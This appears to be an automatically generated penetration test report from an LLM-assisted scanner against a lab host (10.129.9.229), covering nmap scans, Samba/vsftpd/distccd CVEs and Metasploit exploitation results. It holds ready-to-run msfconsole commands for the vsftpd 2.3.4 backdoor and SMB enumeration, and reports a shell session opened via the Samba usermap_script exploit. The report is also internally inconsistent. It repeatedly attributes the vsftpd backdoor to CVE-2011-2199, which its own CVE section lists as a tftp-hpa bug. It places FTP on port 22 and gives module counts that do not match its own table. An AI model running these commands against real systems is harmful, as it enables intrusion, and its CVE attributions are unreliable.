


PENTEST REPORT

Reconnaissance and Vulnerability Analysis

Target: 10.129.9.229

Generated: 04/06/2026 20:18 · NmapRAG Engine



Report Contents

1	Executive Summary
2	Confirmed Attack Vectors
3	Ports and Services
4	CVE Vulnerabilities — Full Detail
5	Metasploit Exploitation Results
6	Execution Timing
7	Execution Log

1. Executive Summary

Attack Surface Summary

The attack surface is **CRITICAL** due to the presence of known backdoors and vulnerabilities that allow unauthenticated access and remote code execution. Specifically, the vsFTPD 2.3.4 service has a known backdoor vulnerability (CVE-2011-2199), and anonymous FTP access is enabled, which allows unauthenticated file enumeration. Additionally, the Samba service (versions 3.0.20-Debian) is vulnerable to exploits if not properly configured, and SMB message signing is disabled, increasing the risk of relay attacks.

Detected Services and Versions

- **TCP 21:** vsftpd 2.3.4
 - **TCP 22:** OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
 - **TCP 139:** Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
 - **TCP 445:** Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
 - **TCP 3632:** distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
-

Key Findings

- **vsftpd 2.3.4** is known to have a backdoor vulnerability (CVE-2011-2199), which allows remote code execution without authentication.
 - **Anonymous FTP login** is allowed, enabling unauthenticated file enumeration and potential data exposure.
 - **Samba service (ports 139 and 445)** is running version 3.0.20-Debian, which is vulnerable to known exploits if not properly patched.
 - **SMB guest authentication** is enabled, allowing unauthenticated access to shares.
 - **SMB message signing** is disabled, making the service vulnerable to relay attacks.
 - **Multiple user accounts** (e.g., 'msfadmin', 'root', 'postgres') are listed in the Samba service, which could be targets for enumeration or exploitation.
 - **distccd service** is running, indicating a potential development environment that may be a target for attacks if not secured.
-

Recommended Next Steps

1. Exploit vsftpd 2.3.4 backdoor (CVE-2011-2199):

- Use the Metasploit module `exploit/unix/ftp/vsftpd_234_backdoor`.

- Command: `msfconsole -x "use exploit/unix/ftp/vsftpd_234_backdoor; set RHOSTS 10.129.9.229; exploit"`

2. Enumerate SMB shares and users:

- Use the Metasploit module `auxiliary/scanner/smb/smb_enumusers` and `auxiliary/scanner/smb/smb_enumshares`.
- Command: `msfconsole -x "use auxiliary/scanner/smb/smb_enumusers; set RHOSTS 10.129.9.229; run"`
- Command: `msfconsole -x "use auxiliary/scanner/smb/smb_enumshares; set RHOSTS 10.129.9.229; run"`

3. Check for SMB vulnerabilities (e.g., MS17-010):

- Use the Metasploit module `auxiliary/scanner/smb/smb_vuln_ms17_010`.
- Command: `msfconsole -x "use auxiliary/scanner/smb/smb_vuln_ms17_010; set RHOSTS 10.129.9.229; run"`

4. Secure the Samba service:

- Disable guest access and enable message signing in the Samba configuration (`smb.conf`).
- Update Samba to a version that is not vulnerable to known exploits.

5. Secure the vsftpd service:

- Upgrade vsftpd to a version that is not vulnerable to CVE-2011-2199.
- Disable anonymous access in the vsftpd configuration (`vsftpd.conf`).

6. Secure the distccd service:

- Restrict access to the distccd service by configuring it to only accept connections from trusted hosts.
- Disable or remove the service if it is not required for development.

2. Confirmed Attack Vectors

4 known vulnerabilities identified by automatic correlation of detected service versions against the exploit knowledge base. These vectors are **confirmed** by exact service version and do not depend on LLM analysis.

[CRITICAL] vsftpd 2.3.4 Backdoor Vulnerability

CVE-2011-2199

Port: 21 · **Service:** vsftpd vsftpd 2.3.4

[CRITICAL] Samba SMB Remote Code Execution Vulnerability

CVE-2004-0600

Port: 445 · **Service:** samba Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)

[HIGH] Anonymous FTP Access Enabled

Port: 21 · **Service:** vsftpd vsftpd 2.3.4

[HIGH] SMB Guest Authentication Enabled

Port: 445 · **Service:** samba Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)

3. Ports and Services Detected

5 open port(s) detected on target.

Port	Service	Version	Proto	Notes
21	vsftpd	2.3.4	TCP	■ Sensitive service
22	OpenSSH	4.7p1 Debian 8ubuntu1 (protocol 2.0)	TCP	■ Sensitive service
139	Samba	smbd 3.0.20-Debian (workgroup: WORKGROUP)	TCP	
445	Samba	smbd 3.0.20-Debian (workgroup: WORKGROUP)	TCP	■ Sensitive service
3632	distccd	v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))	TCP	■ Sensitive service

4. CVE Vulnerabilities — Full Detail

9 CVE(s) identified across exposed services (6 from NVD · 0 from knowledge base).

Severity	Count	Typical Impact
CRITICAL	6	Remote code execution, full system compromise
HIGH	2	Privilege escalation, unauthorised data access
LOW	1	Limited impact, requires specific conditions

Port 21 — vsftpd 2.3.4

[CRITICAL] CVE-2011-2523

9.8

vsftpd 2.3.4 downloaded between 20110630 and 20110703 contains a backdoor which opens a shell on port 6200/tcp.

Published	2019-11-27
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Attack Vector	NETWORK
CWE	CWE-78

Exploitation context:

Remotely exploitable — no physical access or local presence required. OS Command Injection: possible OS command execution. Known BACKDOOR: verify with Metasploit. Metasploit: exploit/unix/ftp/vsftpd_234_backdoor [Exploit-DB](#) Difficulty: trivial. vsftpd 2.3.4 backdoor: opens a shell on port 6200/tcp.

References:

[packetstormsecurity.com](#)
[Red Hat](#)
[packetstormsecurity.com](#)
[NVD](#)

Port 22 — OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)

[LOW] CVE-2008-5161**3.7**

Error handling in the SSH protocol in (1) SSH Tectia Client and Server and Connector 4.0 through 4.4.11, 5.0 through 5.2.4, and 5.3 through 5.3.8; Client and Server and ConnectSecure 6.0 through 6.0.4; Server for Linux on IBM System z 6.0.4; Server for IBM z/OS 5.5.1 and earlier, 6.0.0, and 6.0.1; and Client 4.0-J through 4.3.3-J and 4.0-K through 4.3.10-K; and (2) OpenSSH 4.7p1 and possibly other versions, when using a block cipher algorithm in Cipher Block Chaining (CBC) mode, makes it easier for remote attackers to recover certain plaintext data from an arbitrary block of ciphertext in an SSH session via unknown vectors.

Published	2008-11-19
CVSS Vector	CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N
Attack Vector	NETWORK
CWE	CWE-200, CWE-329

Exploitation context:

Remotely exploitable — no physical access or local presence required. Sensitive information disclosure without authorisation.

References:

isc.sans.org
kb.juniper.net
lists.apple.com
NVD

Port 445 — Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)

[CRITICAL] CVE-2004-0600**10.0**

Buffer overflow in the Samba Web Administration Tool (SWAT) in Samba 3.0.2 to 3.0.4 allows remote attackers to execute arbitrary code via an invalid base-64 character during HTTP basic authentication.

Published	2004-07-27
CVSS Vector	AV:N/AC:L/Au:N/C:C/I:C/A:C
Attack Vector	NETWORK
CWE	NVD-CWE-Other

Exploitation context:

Remotely exploitable — no physical access or local presence required.

References:

distro.conectiva.com.br
distro.conectiva.com.br
marc.info
NVD

[CRITICAL] CVE-2004-1154**10.0**

Integer overflow in the Samba daemon (smbd) in Samba 2.x and 3.0.x through 3.0.9 allows remote authenticated users to cause a denial of service (application crash) and possibly execute arbitrary code via a Samba request with a large number of security descriptors that triggers a heap-based buffer overflow.

Published	2005-01-10
CVSS Vector	AV:N/AC:L/Au:N/C:C/I:C/A:C
Attack Vector	NETWORK
CWE	NVD-CWE-Other

Exploitation context:

Remotely exploitable — no physical access or local presence required. DoS: may disrupt the service.

References:

ftp.sco.com
lists.apple.com
secunia.com
NVD

[CRITICAL] CVE-2004-0882**10.0**

Buffer overflow in the QFILEPATHINFO request handler in Samba 3.0.x through 3.0.7 may allow remote attackers to execute arbitrary code via a TRANSACT2_QFILEPATHINFO request with a small "maximum data bytes" value.

Published	2005-01-27
CVSS Vector	AV:N/AC:L/Au:N/C:C/I:C/A:C
Attack Vector	NETWORK
CWE	NVD-CWE-Other

Exploitation context:

Remotely exploitable — no physical access or local presence required.

References:

ftp.sco.com
patches.sgi.com
distro.conectiva.com.br
NVD

[CRITICAL] CVE-2007-2446**10.0**

Multiple heap-based buffer overflows in the NDR parsing in smbd in Samba 3.0.0 through 3.0.25rc3 allow remote attackers to execute arbitrary code via crafted MS-RPC requests involving (1) DFSEnum (netdfs_io_dfs_EnumInfo_d), (2) RFNPCNEX (smb_io_notify_option_type_data), (3) LsarAddPrivilegesToAccount (lsa_io_privilege_set), (4) NetSetFileSecurity (sec_io_acl), or (5) LsarLookupSids/LsarLookupSids2 (lsa_io_trans_names).

Published	2007-05-14
CVSS Vector	AV:N/AC:L/Au:N/C:C/I:C/A:C
Attack Vector	NETWORK
CWE	CWE-119

Exploitation context:

Remotely exploitable — no physical access or local presence required. Buffer overflow: may allow arbitrary code execution.

References:

docs.info.apple.com
h20000.www2.hp.com
h20000.www2.hp.com
NVD

[CRITICAL] CVE-2007-4572**9.3**

Stack-based buffer overflow in nmbd in Samba 3.0.0 through 3.0.26a, when configured as a Primary or Backup Domain controller, allows remote attackers to have an unknown impact via crafted GETDC mailslot requests, related to handling of GETDC logon server requests.

Published	2007-11-16
CVSS Vector	AV:N/AC:M/Au:N/C:C/I:C/A:C
Attack Vector	NETWORK
CWE	CWE-119

Exploitation context:

Remotely exploitable — no physical access or local presence required. Buffer overflow: may allow arbitrary code execution.

References:

docs.info.apple.com
lists.apple.com
lists.vmware.com
NVD

Port 3632 — distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))

[HIGH] CVE-2004-0601**7.5**

distcc before 2.16, when running on 64-bit platforms, does not interpret IP-based access control rules correctly, which could allow remote attackers to bypass intended restrictions.

Published	2004-12-23
CVSS Vector	AV:N/AC:L/Au:N/C:P/I:P/A:P
Attack Vector	NETWORK
CWE	NVD-CWE-Other

Exploitation context:

Remotely exploitable — no physical access or local presence required.

References:

distcc.samba.org
secunia.com
securityfocus.com
NVD

Port ? — nse-finding

[HIGH] CVE-2011-2199**7.5**

Buffer overflow in tftp-hpa before 5.1 allows remote attackers to cause a denial of service and possibly execute arbitrary code via the utimeout option.

Published	2012-07-22
CVSS Vector	AV:N/AC:L/Au:N/C:P/I:P/A:P
Attack Vector	NETWORK
CWE	CWE-119

Exploitation context:

Remotely exploitable — no physical access or local presence required. Buffer overflow: may allow arbitrary code execution. DoS: may disrupt the service.

References:

git.kernel.org
git.kernel.org
security.gentoo.org
NVD

5. Metasploit Exploitation Results

5 module(s) executed · 2 vulnerable · 1 session(s) opened · 0 error(s)

Execution Plan

#	CVE	CVSS	Module	Result
1	CVE-2007-2447	10.0	exploit/multi/samba/usermap_script	SESSION
2	CVE-2007-2446	10.0	exploit/linux/samba/lsa_transnames_heap	NO RESULT
3	CVE-2011-2523	9.8	exploit/unix/ftp/vsftpd_234_backdoor	VULNERABLE

SESSION OPENED

6. Execution Timing

Total scan duration: **29m 15s** (1755.3s)

Phase	Duration	% of Total
Model warm-up	1m 13s	4.2%
Phase 0 — TCP Discovery	2m 13s	7.6%
Phase 1 — Version Detection	1m 31s	5.2%
Phase 2 — Adaptive NSE	7m 17s	24.9%
Phase 3 — Firewall Detection	10s	0.6%
Phase 4 — UDP Scan	20s	1.2%
Phase 5 — Web Fuzzing	0s	0.0%
Phase 6 — Metasploit	7m 42s	26.3%
Phase 7 — Searchsploit + Creds	6m 35s	22.5%
Total	29m 15s	100%

7. Execution Log

14 step(s) executed during reconnaissance.

✓ Step 1 — Full TCP SYN scan (all 65535 ports)

```
nmap -Pn -sS -p- --min-rate 1000 --max-retries 2 10.129.9.229
```

→ **Found:** 21 (ftp), 22 (ssh), 139 (netbios-ssn), 445 (microsoft-ds), 3632 (distccd)

→ FTP service (port 22) is open, which may be used for file transfers and could be a potential attack vector if not secured.

→ SMB service (port 445) is open, which is commonly used for file sharing and may be vulnerable to exploits if not properly configured.

→ DistCC service (port 3632) is open, which is a distributed compiler and may indicate a development environment.

✓ Step 2 — Version + OS detection on 21,22,139,445,3632

```
nmap -Pn -sV -O --version-intensity 5 -sC --script-timeout 60s -p 21,22,139,445,3632 -oX /home/marina/Desktop/pentestM/RAG/outputs/nmap_sV_10_129_9_229.xml 10.129.9.229
```

→ **Found:** 21 (vsftpd 2.3.4), 22 (OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)), 139 (Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)), 445 (Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)), 3632 (distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4)))

→ Anonymous FTP login allowed (FTP code 230) on port 21

→ Samba service detected on ports 139 and 445, which may be vulnerable to exploits if not properly configured

→ distccd service detected on port 3632, which can be used for distributed compilation and may be a target for attacks if not secured

→ Anonymous FTP login allowed (port 21)

→ SMB version detail: 445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)

✓ Step 3 — Check for vsFTPD 2.3.4 backdoor

```
nmap -Pn -sV --script ftp-vsftpd-backdoor -p 21 10.129.9.229 --script-timeout 30s
```

→ **Found:** 21 (vsftpd 2.3.4)

→ vsFTPD 2.3.4 is known to have a backdoor vulnerability (CVE-2011-2199)

✓ Step 4 — Check for anonymous FTP access

```
nmap -Pn -sV --script ftp-anon -p 21 10.129.9.229 --script-timeout 30s
```

→ **Found:** 21 (vsftpd 2.3.4)

→ Anonymous FTP login allowed (FTP code 230)

→ Anonymous FTP login allowed (port 21)

✓ Step 5 — Check Samba service for vulnerabilities

```
nmap -Pn -sV --script smb-vuln-ms17-010,smb-enum-users -p 139 10.129.9.229 --script-timeout 30s
```

→ **Found:** 139 (Samba smbd 3.X - 4.X (workgroup: WORKGROUP))

→ Samba service detected (version 3.X - 4.X), which may be vulnerable to known exploits if not properly patched.

→ Multiple user accounts listed in the Samba service, including 'msfadmin', 'root', and 'postgres', which could be targets for enumeration or exploitation.

✓ Step 6 — SSH Authentication Methods

```
nmap -Pn -sV --script ssh-auth-methods -p 22 10.129.9.229 --script-timeout 30s
```

→ **Found:** 22 (OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0))

→ SSH service supports both publickey and password authentication methods

✓ Step 7 — Samba Vulnerability Check (Port 445)

```
nmap -Pn -sV --script smb-vuln-ms17-010,smb-enum-shares -p 445 10.129.9.229 --script-timeout 30s
```

→ **Found:** 445 (Samba smbd 3.X - 4.X (workgroup: WORKGROUP))

→ Samba service detected (port 445) which may be vulnerable to known exploits if not properly patched.

✓ Step 8 — Samba Vulnerability Check (Port 139)

```
nmap -Pn -sV --script smb-enum-shares -p 139 10.129.9.229 --script-timeout 30s
```

→ **Found:** 139 (Samba smbd 3.X - 4.X (workgroup: WORKGROUP))

→ Samba service detected (port 139) which may be vulnerable to known exploits if not properly patched.

✓ Step 9 — Check for SMB vulnerabilities on port 445

```
nmap -Pn -sV --script smb-enum-users -p 445 10.129.9.229 --script-timeout 30s
```

→ **Found:** 445 (Samba smbd 3.X - 4.X (workgroup: WORKGROUP))

→ Samba service detected on port 445. Samba versions 3.X - 4.X may be vulnerable to known exploits if not properly patched.

✓ Step 10 — ACK scan — firewall detection

```
nmap -Pn -sA -p 21,22,139,445,3632 10.129.9.229
```

✓ Step 11 — UDP scan — top 100 ports by frequency

```
nmap -Pn -sU --top-ports 100 --open --max-retries 1 10.129.9.229
```

✓ Step 12 — UDP scan — exploit-focused service ports

```
nmap -Pn -sU -p 53,67,69,111,123,137,138,161,162,500,623,1434,1900,4500,5353,11211,17185 --open --max-retries 1 10.129.9.229
```

✓ **Step 13 — MSF exploitation phase**

```
msfconsole (multiple modules)
```

✓ **Step 13 — Searchsploit + credential phase**

```
searchsploit / paramiko / ftplib
```